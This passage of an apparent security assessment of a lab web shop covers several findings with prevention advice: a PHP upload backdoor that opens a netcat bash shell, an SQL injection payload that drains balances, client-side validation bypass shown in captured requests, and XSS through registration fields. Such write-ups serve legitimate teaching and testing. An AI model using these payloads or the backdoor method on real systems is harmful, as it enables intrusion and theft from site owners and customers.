echo "<pre>$output2</pre>";
?>
```


This code tries to start ssh service and also starts a netcat listening service on port 6099 creating a backdoor for the attacker to expose bash shell on the remote server. The uploaded php file can be easily found and executed on the `http://<serverIP>/images/avatars/` page. The attacker can then use netcat to connect to the created backdoor to get a bash shell.

Following are the sample snapshots:



Using this vulnerability serious damage can be done to the server.

Further, the server also doesn't put limitation on the size of the file which can give opportunity to the attacker random big files which can server to crash as it can run out of space.

Prevention :


- 1) Using BlackListing techniques for filetypes.
- 2) Using Whitelisting techniques for allowed file types to be uploaded.
- 3) Using "Content-Type" from the header.
- 4) Using a File type recogniser.



[Src] : https://www.owasp.org/index.php/Unrestricted_File_Upload

SQL Injection Vulnerability:

This type of vulnerability arises due to the inability of the server to distinguish between data and code supplied by the user. A public user can insert SQL queries into the http requests sent by it.

Following is the snapshot of the vulnerability found in the provided server :






The adding of a single quote after price=29' in the http request intercepted in the burpsuite throws a SQL syntax error which is the first step to detect SQL Injection Vulnerability. After this, its upto attacker SQL expertise to exploit further.

eg. Issuing follwoing http request shipping=&price=29 or 1=1&id=1 will drain all the balance from the customers account.

Following are the snapshots





Prevention:

Use of paramterized queries is done to prevent SQL Injection.

Forgery By Client (Http Request Manipulation):

Several vulnerabilities are there due to the fact that server has not validated inputs from Http requests at its side. Validation is implemented at client side only. Therefore, this vulnerability will prove critical to the server.

1) Increase of balance by arbitrary amount:




2) Input validation at Server side is not there for Register Page:

Arbitrary Input can be passed from the register page by intercepting in the burpsuite. This can also lead to XSS attack.

All the validation rules at client side can be bypassed.

Following are the rules:



```
Source of: http://192.168.12.129/foophones/register.php - Mozilla Firefox
42 <tr><td width="30%">&nbsp;</td><td><input type="submit" value="Register"></td></tr>
43 </table>
44 </form>
45 <SCRIPT language="JavaScript">
46 var frmvalidator = new Validator("registration");
47 frmvalidator.addValidation("fname","alpha","Name: Please use only a-z chars");
48 frmvalidator.addValidation("fname","req","Please enter your First Name");
49
50
51 frmvalidator.addValidation("lname","alpha","Last Name: Please use only a-z chars");
52 frmvalidator.addValidation("lname","req","Please enter your Last Name");
53
54 frmvalidator.addValidation("country","alpha","Country: Please use only a-z chars");
55
56 frmvalidator.addValidation("user","alnum","UserName: Please use only alphanumeric chars");
57 frmvalidator.addValidation("user","req","Please pick a User Name");
58
59
60 frmvalidator.addValidation("pass","alnum","UserName: Please use only alphanumeric chars");
61 frmvalidator.addValidation("pass","req","Please pick a Password");
62
63 frmvalidator.addValidation("pass","minlength=4","Password should be at least 4 chars long");
64
65
66
67 </script>
68 * = Required<br>
69 ** = 4 characters minimum
```

Example 1: A user with password length less than 4 can be registered.

Here are the snapshots:

The image displays a web application's registration page and a corresponding HTTP request captured by Burp Suite.

Web Application Registration Page:

- Navigation links: Home, Log in, Register.
- Header image: A close-up of a computer keyboard.
- Register Form:**
 - Name: aa *
 - Last Name: aa *
 - Country: aa
 - UserName: aa **
 - Password: aaaa *
 - Avatar: Browse... No file selected.
 - Buttons: Register
- Footer note: * = Required
- SPECIAL PROMOTION!**
Register now and get **\$99** in your account!

Burp Suite Free Edition v1.6.32 HTTP History:

Request to http://192.168.12.130:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /foophones/register_confirm.php HTTP/1.1
Host: 192.168.12.130
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.12.130/foophones/register.php
Connection: close
Content-Type: multipart/form-data; boundary=-----189798603510110717661776482000
Content-Length: 796

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Content-Disposition: form-data; name="fname"

aa
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Content-Disposition: form-data; name="lname"

aa
-----189798603510110717661776482000
Content-Disposition: form-data; name="country"

aa
-----189798603510110717661776482000
Content-Disposition: form-data; name="user"

aa
-----189798603510110717661776482000
Content-Disposition: form-data; name="pass"

12345
-----189798603510110717661776482000
Content-Disposition: form-data; name="avatar"; filename=""
Content-Type: application/octet-stream

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Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.12.130:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /foophones/register_confirm.php HTTP/1.1
 Host: 192.168.12.130
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: http://192.168.12.130/foophones/register.php
 Connection: close
 Content-Type: multipart/form-data; boundary=-----175088935624919685481612170
 Content-Length: 774

-----175088935624919685481612170
 Content-Disposition: form-data; name="fname"

aa
 -----175088935624919685481612170
 Content-Disposition: form-data; name="lname"

aa
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 Content-Disposition: form-data; name="country"


aa
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 Content-Disposition: form-data; name="user"

aa
 -----175088935624919685481612170
 Content-Disposition: form-data; name="pass"

aa
 -----175088935624919685481612170
 Content-Disposition: form-data; name="avatar"; filename=""
 Content-Type: application/octet-stream

-----175088935624919685481612170--

Home Log in Register



Register


Congratulations! You have just been assigned \$99 to spend immediately in our store. Please login [here](#)

SPECIAL PROMOT

Register now and get **\$99** account!

Example 2: XSS attack by injecting script in the registration fields


Injecting scripts in the fname field of the registration form expose XSS attack area.



The screenshot shows a Mozilla Firefox browser window with the address bar displaying `192.168.12.130/foophones/register.php`. The page has a dark blue theme with a keyboard image at the top. The registration form is titled "Register" and contains the following fields:

- Name:
- Last Name:
- Country:
- UserName:
- Password:
- Avatar:

Below the fields, there is a "Register" button. To the right of the form, a "SPECIAL PROMOTION!" banner says "Register now and get \$99 in your account!". At the bottom left, there are footnotes: "* = Required" and "** = 4 characters minimum".



The screenshot shows the Burp Suite Free Edition v1.6.32 interface. The "Intercept" tab is selected, and a request to `http://192.168.12.130:80` is displayed. The request is a POST to `/foophones/register_confirm.php` with the following details:

- Host: 192.168.12.130
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Referer: http://192.168.12.130/foophones/register.php
- Connection: close
- Content-Type: multipart/form-data; boundary=-----13405366281339439349828273078
- Content-Length: 134505

The body of the request is a multipart/form-data payload with the following fields:

- `fname`: ras
- `lname`: ras
- `country`: ras
- `user`: ras
- `pass`: ras
- `avatar`: rashupload.jpg (Content-Type: image/jpeg)

```

45         </div>
46     <div id="sidebar">
47         <h2>Categories</h2>
48         <p><a href="category.php?id=1" class="more">Smartphones</a></p>
49         <p><a href="category.php?id=2" class="more">Mobile</a></p>
50         <p>&nbsp;</p>
51         <h2>Special offer</h2>
52     <p>
53         Register now and get <strong><font color="#FF9900">$99</font></strong> in your account!<br>
54         You won't buy a Smartphone, but you can still call your friends!</p>
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56         <p>Our latest member</p>
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Prevention :

